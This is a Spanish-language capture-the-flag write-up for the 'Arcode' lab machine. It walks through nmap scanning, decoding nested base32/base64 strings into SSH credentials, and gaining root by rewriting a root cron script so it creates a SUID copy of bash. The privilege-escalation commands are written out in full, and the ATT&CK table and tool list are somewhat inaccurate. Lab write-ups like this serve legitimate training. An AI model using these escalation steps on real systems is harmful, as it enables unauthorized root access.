Writeup

Maquina: Arcode

Sitio: https://mirasoyroot.com/vuln-machines/

Cyberdark

10 Julio 2025

Writeup - Maquina: Arcode

El Dia de hoy les compartiré la resolución de la maquina Arcode de **MirasoyRoot**

Link para descargar la Maquina
https://mega.nz/file/vAxGTCLK#IY8S5h3vwq5tdQA8BT2HOCiRmKdKM7WPEly9QmJI9DQ

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando sudo bash starbox.sh arcode.tar
El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN scan_arcade.txt 172.17.0.2

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
└─# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN
 scan_arcode.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 22:11 -05
Initiating ARP Ping Scan at 22:11
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:11, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:11
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 443/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:11, 0.29s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

Dado que solo los puertos **22 (SSH),** 80 **(HTTP)** 443 **(HTTPS)**están abiertos, centrémonos en ellos:


Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.


```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_arcode_scan.txt
```

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
└─# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_arcode_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 22:13 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.000060s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 56:cd:f5:78:c4:77:37:6d:99:9b:4f:8b:e5:63:08:f8 (ECDSA)
|_  256 9d:8b:8b:3c:14:b4:2d:85:34:fd:ce:dd:b2:d7:e0:dc (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to https://172.17.0.2/
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```


Esta es la página web que esta alojada en el puerto 80



Vemos el Código de la pagina



```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>ARCODE mirasoyroot</title>
    <script src="https://cdn.tailwindcss.com"></script>
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css">
    <style>
        @import url('https://fonts.googleapis.com/css2?family=Press+Start+2P&family=Orbitron:wght@400;700&display=swap');

        /* Estilos personalizados */
        .scanlines {
            position: fixed;
            pointer-events: none;
            width: 100%;
            height: 100%;
            background: linear-gradient(rgba(18, 16, 16, 0) 50%,
                    rgba(0, 0, 0, 0.25) 50%);
            background-size: 100% 4px;
            z-index: 1000;
        }

        .glow-effect {
            text-shadow: 0 0 10px #00ffea, 0 0 20px #00ffea, 0 0 30px #00ffea;
        }

        .neon-border {
            box-shadow: 0 0 10px #00ffea, 0 0 20px #00ffea inset;
            border: 1px solid #00ffea;
        }

        .pixel-font {
            font-family: 'Press Start 2P', cursive;
        }

        .futuristic-font {
            font-family: 'Orbitron', sans-serif;
        }

        .overflow-x-auto {
            overflow-x: auto;
        }

        .max-h-40 {
            max-height: 10rem;
        }

        .hidden {
            display: none;
        }

        /* Animación parpadeo */
        @keyframes flicker {
            0% { opacity: 0.6; }
            5% { opacity: 0.7; }
            10% { opacity: 0.8; }
            15% { opacity: 0.9; }
            20% { opacity: 1.0; }
```



```
            fullscreenBtn.innerHTML = '<i class="fas fa-compress"></i>';
        } else {
            fullscreenBtn.innerHTML = '<i class="fas fa-expand"></i>';
        }
    });

    // Modificar la función gameOver para mostrar botón de regalo
    function gameOver(playerWon) {
        gameRunning = false;
        gameOverScreen.style.display = 'flex';

        if (playerWon) {
            gameOverMessage.innerHTML = `
                <div class="text-5xl text-green-500 mb-4">YOU WIN!</div>
                <button id="showGiftBtn" class="bg-purple-600 hover:bg-purple-700 text-white py-3 px-8 rounded-lg futuristic-font text-xl transition-all duration-300 transform hover:scale-105 mb-4">
                    <i class="fas fa-gift mr-2"></i> OBTENER REGALO
                </button>
                <div id="giftMessageContainer" class="neon-border p-4 rounded-lg w-full max-w-md text-center hidden">
                    <p class="futuristic-font mb-2">¡ARCHIVO DESCARGADO!</p>
                    <p class="text-xs">Revisa tu carpeta de descargas</p>
                </div>
            `;

            // Añadir evento al botón
            document.getElementById('showGiftBtn').addEventListener('click', function() {
                // Crear contenido del archivo
                const content = "KRKVUYKSGBRXUTJQKZHFMVCWJBGWUSSNKUYDCR2XNRRTETTLPBBVIMDQKNLEKRTBKFWFCPI=";

                // Crear elemento de descarga
                const element = document.createElement('a');
                element.setAttribute('href', 'data:text/plain;charset=utf-8,' + encodeURIComponent(content));
                element.setAttribute('download', 'regalo.txt');
                element.style.display = 'none';
                document.body.appendChild(element);

                // Descargar archivo
                element.click();
                document.body.removeChild(element);

                // Mostrar mensaje
                const container = document.getElementById('giftMessageContainer');
                container.classList.remove('hidden');
            });
        } else {
            if (playerScore === 0) {
                gameOverMessage.textContent = '¡HUMILLACIÓN TOTAL!';
            } else if (playerScore < 3) {
                gameOverMessage.textContent = '¡INTÉNTALO DE NUEVO!';
            } else {
                gameOverMessage.textContent = '¡BUEN INTENTO!';
            }
        }
    }

    // Inicializar
    showStartScreen();

    // Efectos de sonido (visuales)
    function playSoundEffect(type) {
        // Esto es solo un placeholder visual
```

Analizando el codigo encontramos una cadena pareciera que fuera base64

Vamos a decodificarla

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
└─# echo "KRKVUYKSGBRXUTJQKZHFMVCWJBGWUSSNKUYDCR2XNRRTETTLPBBVIMDQKNLEKRTBKFWFCPI=" | ba
se64 -d

)◆Q◆◆ WQ2P)◆◆1P◆$◆Q$◆)F ◆5S4◆<U ◆◆(◆◆)◆(U◆
```

Nos devuelve unos caracteres ilegibles, probemos con alguna otra base, puede ser base32

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
└─# echo "KRKVUYKSGBRXUTJQKZHFMVCWJBGWUSSNKUYDCR2XNRRTETTLPBBVIMDQKNLEKRTBKFWFCPI=" | ba
se32 -d

TUZaR0czM0VNVTVHMjJMU01GWlc2NkxCT0pSVEFaQlQ=
```

Acá nos damos cuenta que la salida termina en igual y tiene caracteres clásicos de base 64, por lo que estoy pensando que puede ser una cadena base64 anidada

ahora vamos a decodificar en base 64

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
└─# echo "TUZaR0czM0VNVTVHMjJMU01GWlc2NkxCT0pSVEFaQlQ=" | base64 -d

MFZGG33EMU5G22LSMFZW66LBOJRTAZBT
```

Ahora en base 32

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
└─# echo "MFZGG33EMU5G22LSMFZW66LBOJRTAZBT" | base32 -d

arcode:mirasoyarc0d3
```

Y hemos conseguidos acceso para ssh

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
└─# ssh arcode@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:9XmibwzW/JdoDboknzaRv3BNkk4tU2njKVpweml0kIY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
arcode@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  3 22:16:15 2025 from 172.17.0.1
arcode@7f322da41753:~$
```

Ahora vamos a ver que tenemos acá

Corremos un ls -al para ver que hay

```
arcode@7f322da41753:~$ ls -al
total 28
drwxr-x--- 3 arcode arcode 4096 Jul  3 22:52 .
drwxr-xr-x 1 root   root   4096 Jul  3 19:45 ..
-rw------- 1 arcode arcode  183 Jul  3 22:52 .bash_history
-rw-r--r-- 1 arcode arcode  220 Jul  3 19:45 .bash_logout
-rw-r--r-- 1 arcode arcode 3771 Jul  3 19:45 .bashrc
drwx------ 2 arcode arcode 4096 Jul  3 19:59 .cache
-rw-r--r-- 1 arcode arcode  807 Jul  3 19:45 .profile
arcode@7f322da41753:~$
```

Buscamos en el Bash_history

```
arcode@7f322da41753:~$ cat .bash_history
clear
clear
ls
cd ..
ls
cd ..
ls
cd etc
ls
./arcode
whoami
rm /etc/arcode
clear
ls
clear
ls
/etc/arcode
/tmp/rootbash -p
whoami
clear
ls
./arcode
clear
ls
ls -la /etc/arcode
```

Pero no encontramos nada relevante

Ahora vamos a buscar algún binario SUID interesantes

`find / -perm -4000 -type f 2>/dev/null`

```
arcode@7f322da41753:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/tmp/rootbash
```


Despues de revisar uno por uno si encontrábamos alguna vulnerabilidad , solo queda revisar el rootbash

Revisamos quien es el propietario


```
arcode@7f322da41753:~$ ls -l /tmp/rootbash
-rwsr-xr-x 1 arcode arcode 1446024 Jul  3 22:21 /tmp/rootbash
```

El binario tiene bit SUID activo, pero es propiedad de arcode, no de root.

Vamos a ver que nos encontramos por los directorios




En la carpeta tmp se encontró un log.txt



El archivo log.txt muestra que cada minuto se ejecuta un script como root.


Vamos a listar y revisar cron jobs del sistema

`cat /etc/crontab` muestra las tareas programadas



```
arcode@7f322da41753:/tmp$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environ
ment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/c
ron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/c
ron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/c
ron.monthly; }
* * * * * root /opt/ctf_script.sh
#
```

`ls -l /etc/cron*` - muestra las tareas



```
arcode@7f322da41753:/tmp$ ls -l /etc/cron*
-rw-r--r-- 1 root root 1171 Jul  3 22:43 /etc/crontab

/etc/cron.d:
total 4
-rw-r--r-- 1 root root 201 Apr  8  2024 e2scrub_all

/etc/cron.daily:
total 12
-rwxr-xr-x 1 root root  539 Mar 18  2024 apache2
-rwxr-xr-x 1 root root 1478 Mar 22  2024 apt-compat
-rwxr-xr-x 1 root root  123 Feb  5  2024 dpkg

/etc/cron.hourly:
total 0

/etc/cron.monthly:
total 0

/etc/cron.weekly:
total 0

/etc/cron.yearly:
total 0
```

Cada minuto como root se ejecuta ctf_script.sh este script genera las líneas del log.txt

Vamos a ver que permisos y dueños tiene.

```
arcode@7f322da41753:/tmp$ ls -l /opt/ctf_script.sh
-rwxr-xr-x 1 arcode arcode 70 Jul  3 22:35 /opt/ctf_script.sh
```

```
arcode@7f322da41753:/tmp$ cat /opt/ctf_script.sh
#!/bin/bash
echo "Script ejecutado por root: $(date)" >> /tmp/log.txt
```

El archivo es propiedad de arcode no de root , es decir que tenemos permisos para modificarlos.

Vamos a modificar el script echo -e '#!/bin/bash\ncp /bin/bash /tmp/rootsh\nchmod +s /tmp/rootsh' > /opt/ctf_script.sh

```
arcode@7f322da41753:/tmp$ echo -e '#!/bin/bash\ncp /bin/bash /tmp/rootsh\nchmod +s /tmp/
rootsh' > /opt/ctf_script.sh
```

Vamos a verificar que se creó ls -l /tmp/rootsh

```
arcode@7f322da41753:/tmp$ ls -l /tmp/rootsh
-rwsr-sr-x 1 root root 1446024 Jul 11 06:08 /tmp/rootsh
```

Lo ejecutamos

```
arcode@7f322da41753:/tmp$ /tmp/rootsh -p
rootsh-5.2# whoami
root
```

Y hemos conseguido root

El argumento -p , significa que no se cambie el IUD, y que conserve los privilegios SUID

Con esto estamos usando un Bash con el bit SUID (propietario root), y ordenando a Bash mantener privilegios root.

Ahora buscamos archivos *.txt que puedan contener la flag,

find /root -name "*.txt" 2>/dev/null

```
rootsh-5.2# find /root -name "*.txt" 2>/dev/null
/root/mirasoyroot.txt
```

Visualizamos su contenido y hemos capturado la bandera.

```
rootsh-5.2# cat /root/mirasoyroot.txt
::::    ::::  :::::::::::: ::::::::::      :::      ::::::::   ::::::::  :::    ::: ::::::::::   ::::::::   ::
:::::: ::::::::::::
+:+:+: :+:+:+     :+:     :+:    :+:   :+: :+:   :+:    :+: :+:    :+: :+:   :+: :+:    :+: :+:    :+: :+:
    :+:    :+:
+:+ +:+:+ +:+     +:+     +:+    +:+  +:+  +:+  +:+        +:+    +:+  +:+ +:+  +:+    +:+ +:+    +:+ +:+
    +:+    +:+
+#+  +:+  +#+     +#+     +#++:++#:  +#++:++#++: +#++:++#++ +#+    +:+   +#++:   +#++:++#:  +#+    +:+ +#+
    +:+    +#+
+#+       +#+     +#+     +#+    +#+ +#+     +#+        +#+ +#+    +#+    +#+    +#+    +#+ +#+    +#+ +#+
    +#+    +#+
#+#       #+#     #+#     #+#    #+# #+#     #+# #+#    #+#    #+#    #+#    #+#    #+# #+#    #+# #+#
    #+#    #+#
###       ### ########## ###    ### ###     ###  ########   ########     ###    ###    ###  ########   ##
#######     ###



BRAVO LO HAS CONSEGUIDO.

SI VES QUE ERES DE LOS TRES PRIMEROS EN COMPLETAR LA MAQUINA Y TE APETECE ESTAR EN EL PODIO DE LA WEB ESCR
IBEME POR ALGUNA DE MIS REDES CON UNA CAPTURA DE ESTO.

SI SUBES UNA CAPTURA DE LA MAQUINA A TUS HISTORIAS DE IG ETIQUETANDOME TE PODRE RESUBIR. =)
rootsh-5.2#
```

Herramientas utilizadas

gobuster

Nmap

base64

base32

ssh

find

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Reconocimiento	T1595.002 Active Scanning: Vulnerability Scanning	Escaneo con Nmap
Descubrimiento	T1119 Automated Collection	decodificación de cadenas
Acceso inicial	T1078 Valid Accounts	Acceso SSH
Ejecución	T1059.004 Command and Scripting Interpreter	Ejecución de la shell remota
